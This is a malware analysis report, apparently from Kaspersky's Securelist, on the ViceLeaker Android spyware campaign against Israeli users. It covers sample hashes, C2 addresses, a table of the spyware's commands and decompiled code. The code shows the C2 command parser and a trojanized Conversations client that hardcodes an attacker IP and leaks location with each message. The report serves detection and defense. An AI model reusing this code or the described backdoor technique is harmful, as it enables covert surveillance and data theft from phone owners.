
ViceLeaker Operation: mobile espionage targeting Middle East


SL securelist.com/fanning-the-flames-viceleaker-operation/90877/



Authors

Expert GReAT

In May 2018, we discovered a campaign targeting dozens of mobile Android devices belonging to Israeli citizens. Kaspersky spyware sensors caught the signal of an attack from the device of one of the victims; and a hash of the APK involved (Android application) was tagged in our sample feed for inspection. Once we looked into the file, we quickly found out that the inner-workings of the APK included a malicious payload, embedded in the original code of the application. This was an original spyware program, designed to exfiltrate almost all accessible information.



	11751…	51a872e3da25454957f8d6c1d15bc932	0.00		2018-06-29T00:06:42.950129
	743950	51df2597faa3fce38a4c5ae024f97b1c	0.69		2018-05-15T18:05:41.174479
	10980…	51fa8e543f1f42831dd14b2991061409	0.00		2018-06-18T00:05:04.687251

Spyware sensors samples feed contained the first sample


During the course of our research, we noticed that we were not the only ones to have found the operation. Researchers from Bitdefender also released an analysis of one of the samples in a blogpost. Although something had already been published, we decided to do something different with the data we acquired. The following month, we released a private report on our Threat Intelligence Portal to alert our clients about this newly discovered operation and began writing YARA rules in order to catch more samples. We decided to call the operation “ViceLeaker”, because of strings and variables in its code.

Mobile ViceLeaker

The following table shows meta information on the observed samples, including compiler timestamps:

MD5	Package	Compiler	C2
51df2597faa3fce38a4c5ae024f97b1c	com.xapps.SexGameForAdults	dexlib 2.x	188.165.28[.]251
2d108ff3a735dea1d1fdfa430f37fab2	com.psiphon3	dexlib 2.x	188.165.49[.]205
7ed754a802f0b6a1740a99683173db73	com.psiphon3	dexlib 2.x	188.165.49[.]205
3b89e5cd49c05ce6dc681589e6c368d9	ir.abed.dastan	dexlib 2.x	185.141.60[.]213

To backdoor legitimate applications, attackers used a Smali injection technique – a type of injection that allows attackers to disassemble the code of original app with the Baksmali tool, add their malicious code, and assemble it with Smali. As a result, due to such an unusual compilation process, there were signs in the dex file that point to dexlib, a library used by the Smali tool to assemble dex files.




```
› android
⌄ com
  › chukong.cocosplay.client
  › enhance.gameservice
  › google
  › startapp.android.publish
  › xapps.SexGameForAdults
› org.cocos2dx
```

```
› android
⌄ com
  › chukong.cocosplay.client
  › enhance.gameservice
  › google
  › startapp.android.publish
  › xapps.SexGameForAdults
› org.cocos2dx
⌄ psp.jsp.datamd
    AUTV
    CLG
    CLGSMS
    CMSRV
    COMPSM
    GPSERV
    GVB
    HICHI
    INCCALL
    INSM
    MNACT
    NTBR
    OUCLRC
    PCLG
    PRSTSRV
    SMCHG
    SMSLGSMS
    SMSRV
    SNDSMRC
    VBCL
    a
    aa
    ab
    ac
```

Original code of the APK on the left, versus injected APK on the right

The analysis of the APK was rather interesting, because some of the actions were very common spyware features, such as the exfiltration of SMS messages, call logs and other data. However, in addition to the traditional functionality, there were also backdoor capabilities such as upload, download, delete files, camera takeover and record surrounding audio.

The malware uses HTTP for communication with the C2 server for command handling and data exfiltration. Here is a command and control protocol fragment:



```
        v8 = URLDecoder.decode(sms_service.this.sc.request("reqsmscall"), "UTF-8").split(
                "30cmd90cmi03");
        sms_service.this.ShowToastInIntentService("cmdar[0] : " + v8[0]);
        sms_service.this.ShowToastInIntentService("vic : " + v34);
        if(v8[0].equals("1")) {
            sms_service.this.se.send(v8[1], v8[2]);
            sms_service.this.sc.req4comp(v34, "fincmd");
            continue;
        }

        if(!v8[0].equals("2")) {
            goto label_144;
        }

        sms_service.this.se.callNumber(v8[1]);
        sms_service.this.sc.req4comp(v34, "fincmd");
        continue;
    }
    catch(InterruptedException v22) {
        goto label_112;
    }
    catch(Exception v14) {
        goto label_141;
    }

    try {
    label_144:
        if(v8[0].equals("3")) {
            sms_service.this.sc.postData1(String.valueOf(v34) + "--!!-- model:" + Build
                    .MODEL + "-|- device:" + Build.DEVICE + "-|- sdk:" + Build$VERSION
                    .SDK_INT + "-|- manuf:" + Build.MANUFACTURER + "-|- board:" + Build
                    .BOARD + "-|- version:" + Build$VERSION.RELEASE + "-|- User : " +
                    Build.USER, "inf");
            sms_service.this.sc.req4comp(v34, "fincmd");
            continue;
        }

        if(v8[0].equals("4")) {
            List v24 = sms_service.this.getPackageManager().getInstalledApplications(
```

debug functionality
(disabled)

Commands from C2 server parsing

In total, the malicious APK handles 16 different commands:

Command	Endpoint	Description
1	reqsmscal.php	Send specified SMS message
2	reqsmscal.php	Call specified number
3	reqsmscal.php	Exfiltrate device info, such as phone model and OS version
4	reqsmscal.php	Exfiltrate a list of all installed applications
5	reqsmscal.php	Exfiltrate default browser history (limited to a given date)
6	reqsmscal.php	Exfiltrate Chrome browser history (limited to a given date)
7	reqsmscal.php	Exfiltrate memory card file structure
8	reqsmscal.php	Record surrounding sound for 80 seconds

1	reqcalllog.php	Exfiltrate all call logs
2	reqcalllog.php	Exfiltrate all SMS messages
3	reqcalllog.php	Upload specified file from the device to the C2
4	reqcalllog.php	Download file from specified URL and save on device
5	reqcalllog.php	Delete specified file
6,7,8	reqcalllog.php	Commands not yet implemented
9	reqcalllog.php	Take photo (muted audio) with rear camera, send to C2
10	reqcalllog.php	Take photo (muted audio) with front camera, send to C2

All observed samples with Smali injections were signed by the same debug certificate (0x936eacbe07f201df).


As we know from our investigation, traces of the first development activities were found at the end of 2016, but the main distribution campaign began in 2018 (end of 2017).

Based on our detection statistics, the main infection vector is the spread of Trojanized applications directly to victims via Telegram and WhatsApp messengers. There are the following relevant detection paths (the last one is an alternative Telegram client – “Telegram X“):

Name	**Detection path**
Sex Game For Adults 18.apk	/storage/emulated/0/**WhatsApp**/Media/WhatsApp Documents/
4_6032967490689041387.apk	/storage/emulated/0/**Telegram**/Telegram Documents/
Psiphon-v91.apk	/storage/emulated/0/Android/data/**org.thunderdog.challegram**/files/documents/

Backdoored Open Source

During the course of our analysis, we also found samples sharing code with the ViceLeaker malware, in particular they shared a delimiter that was used in both cases to parse commands from the C2 server.




```
String[] v9 = v0_4.split("30cmd90cmi03");
if(v9[0].equals("1")) {
    int v4 = Integer.parseInt(v9[1]);
    v5 = this.a.a(this.a.getContentResolver());
    v2 = "";
    v3 = 0;
    goto label_70;
}

if(v9[0].equals("2")) {
    v2_1 = CLG.a(this.a, Integer.parseInt(v9[1]));
    v0_4 = "";
    goto label_257;
}

if(v9[0].equals("3")) {
    v8.c(v9[1].trim(), "fileup");
    v0_4 = "tttttttttttt";
    goto label_343;
}
```

```
v2_1 = v0_2.split("30cmd90cmi03");
if(v0_2.trim().equals("1")) {
    if(b.d) {
        b.d = true;
        v0_3 = this.b.c.edit();
        v0_3.putString("lock", "1");
        v0_3.commit();
        goto label_96;
    }

    b.d = true;
    v0_3 = this.b.c.edit();
    v0_3.putString("lock", "1");
    v0_3.commit();
    v0_4 = new Intent(this.b.getApplicationCont
    v0_4.setFlags(268435456);
    this.b.startActivity(v0_4);
    goto label_96;
}

if(v0_2.trim().equals("2")) {
```

Modified Conversations (on the right) code overlap with the Smali injections (left)

This would be a very unusual coincidence. Even when a false flag might also be a possibility, we consider this to be unlikely.

The samples sharing this overlap are modified versions of an open source Jabber/XMPP client called “Conversations” with some code additions. The legitimate version of this app is also available on Google Play.



Conversations (Jabber / XMPP)

Daniel Gultsch Communication ★★★★☆ 1,323

3+


You don't have any devices.

Add to wishlist RUB 179.00 Buy

A free and open source Jabber/XMPP client for Android. Easy to use, reliable, battery friendly. With built-in support for images, group chats and e2e encryption.

Screenshot of Conversations app on Google Play

The Conversations modified samples differ from the original one in the getKnownHosts method that was modified to replace the main XMPP host with the attackers’ C2 server:




```
public List<String> getKnownHosts() {
        final List<String> hosts = new ArrayList<>();
        for (final Account account : getAccounts()) {
                if (!hosts.contains(account.getServer().toString())) {
                        hosts.add(account.getServer().toString());
                }
                for (final Contact contact : account.getRoster().getContacts()) {
                        if (contact.showInRoster()) {
                                final String server = contact.getServer().toString();
                                if (server != null && !hosts.contains(server)) {
                                        hosts.add(server);
                                }
                        }
                }
        }
        if(Config.DOMAIN_LOCK != null && !hosts.contains(Config.DOMAIN_LOCK)) {
                hosts.add(Config.DOMAIN_LOCK);
        }
        if(Config.MAGIC_CREATE_DOMAIN != null && !hosts.contains(Config.MAGIC_CREATE_DOMAIN)
                hosts.add(Config.MAGIC_CREATE_DOMAIN);
        }
        return hosts;
}
```

```
public List getKnownHosts() {
    ArrayList v2 = new ArrayList();
    Iterator v4 = this.getAccounts().iterator();
label_4:
    if(v4.hasNext()) {
        Object v0 = v4.next();
        if(!((List)v2).contains(((Account)v0).getServer().toString())) {
            ((List)v2).add(((Account)v0).getServer().toString());
        }

        Iterator v5 = ((Account)v0).getRoster().getContacts().iterator();
        while(true) {
            if(!v5.hasNext()) {
                goto label_4;
            }

            Object v1 = v5.next();
            if(!((Contact)v1).showInRoster()) {
                continue;
            }

            String v3 = ((Contact)v1).getServer().toString();
            if(v3 == null) {
                continue;
            }

            if(((List)v2).contains(v3)) {
                continue;
            }

            ((List)v2).add(v3);
        }
    }

    if("185.51.201.133" != null && !((List)v2).contains("185.51.201.133"))
        ((List)v2).add("185.51.201.133");
    }

    if("185.51.201.133" != null && !((List)v2).contains("185.51.201.133"))
        ((List)v2).add("185.51.201.133");
    }

    return ((List)v2);
```

Comparison of the original “getKnownHosts” method (from Github) and the modified one

It appears that the attackers were using a specific C2 for the use of that app. Another important modification is in the message transfer process:




```
private MessagePacket preparePacket(Message message) {
        Conversation conversation = message.getConversation();
        Account account = conversation.getAccount();
        MessagePacket packet = new MessagePacket();
        if (conversation.getMode() == Conversation.MODE_SINGLE) {
                packet.setTo(message.getCounterpart());
                packet.setType(MessagePacket.TYPE_CHAT);
                packet.addChild("markable", "urn:xmpp:chat-markers:0");
                if (this.mXmppConnectionService.indicateReceived()) {
                        packet.addChild("request", "urn:xmpp:receipts");
                }
        } else if (message.getType() == Message.TYPE_PRIVATE) {
                packet.setTo(message.getCounterpart());
                packet.setType(MessagePacket.TYPE_CHAT);
                if (this.mXmppConnectionService.indicateReceived()) {
                        packet.addChild("request", "urn:xmpp:receipts");
                }
        } else {
                packet.setTo(message.getCounterpart().toBareJid());
                packet.setType(MessagePacket.TYPE_GROUPCHAT);
```

```
private MessagePacket preparePacket(Message message) {
    Element v2;
    Conversation v1 = message.getConversation();
    Account v0 = v1.getAccount();
    MessagePacket v3 = new MessagePacket();
    if(v1.getMode() == 0) {
        v3.setTo(message.getCounterpart());
        v3.setType(0);
        v3.addChild("markable", "urn:xmpp:chat-markers:0");
        v2 = v3.addChild("location", "urn:xmpp:location");
        v2.setAttribute("lat", MetaData.lat);
        v2.setAttribute("long", MetaData.lng);
        if(this.mXmppConnectionService.indicateReceived())
            v3.addChild("request", "urn:xmpp:receipts");
        }
    }
    else if(message.getType() == 4) {
        v3.setTo(message.getCounterpart());
        v3.setType(0);
        if(this.mXmppConnectionService.indicateReceived())
            v3.addChild("request", "urn:xmpp:receipts");
        }
    }
    else {
        v3.setTo(message.getCounterpart().toBareJid());
        v3.setType(3);
        v2 = v3.addChild("location", "urn:xmpp:location");
        v2.setAttribute("lat", MetaData.lat);
        v2.setAttribute("long", MetaData.lng);
```

Comparison of the original Conversations method with the modified once

With this modification, an application sends device location coordinates with every message.


There are also many other modifications, fully described in our private report. In addition, we did not see traces of the Smali injection. In this case we found traces of dx/dexmerge compilers, which means that, this time, the attackers just imported the original source code into an Android IDE (such as Android Studio, for instance) and compiled it with their own modifications.



```
b967f43dba052007bd8918ba53a1ebf2:compiler=dx
f28a1c750a0dfd8abcd282e115370558:compiler=dexmerge
c8fee1358da5e7494c5f4fdbb9138608:compiler=dexmerge
```

dx/dexmerge compiler of the modified Conversations samples

In addition to adding the code, the attackers also changed the icon and package name. We do not know why, but we suspect that it was an attempt to hide the origin of the application.

